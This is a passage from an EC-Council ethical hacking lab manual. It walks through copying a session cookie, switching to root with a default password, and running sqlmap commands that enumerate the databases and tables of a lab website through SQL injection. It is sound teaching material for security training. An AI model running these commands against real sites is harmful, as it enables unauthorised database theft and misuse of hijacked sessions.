


Figure 1.2.4: Requesting the cookie value

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Obtain Session Cookie

8. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.

Note: The cookie value may differ in your lab environment.




Figure 1.2.5: Copying the cookie value

9. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Parrot Terminal** window.
10. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
11. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

12. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.2.6: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.3

Retrieve Database

13. In the **Parrot Terminal** window, type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<cookie value that you copied in Step 8>" --dbs** and press **Enter**.

    Note: In this query, **-u** specifies the target URL (the one you noted down in **Step 5**), **--cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.

14. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.




Figure 1.2.7: Fetching the databases in the SQL server

15. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y** and press **Enter**.
16. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter**.
17. Similarly, if any other message appears, type **Y** and press **Enter** to continue.




Figure 1.2.8: Fetching the databases in the SQL server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot.




Figure 1.2.9: Databases present in the SQL server

19. Now, you need to choose a database and use sqlmap to retrieve the tables in the database. In this lab, we are going to determine the tables associated with the database **moviescope**.

20. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" –cookie="<cookie value which you have copied in Step 8>" -D moviescope --tables** and press **Enter**.

Note: In this query, **-D** specifies the DBMS database to enumerate and **--tables** enumerates DBMS database tables.

21. The above query causes sqlmap to scan the **moviescope** database for tables located in the database.




Figure 1.2.10: sqlmap command to retrieve the tables in the moviescope database

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.

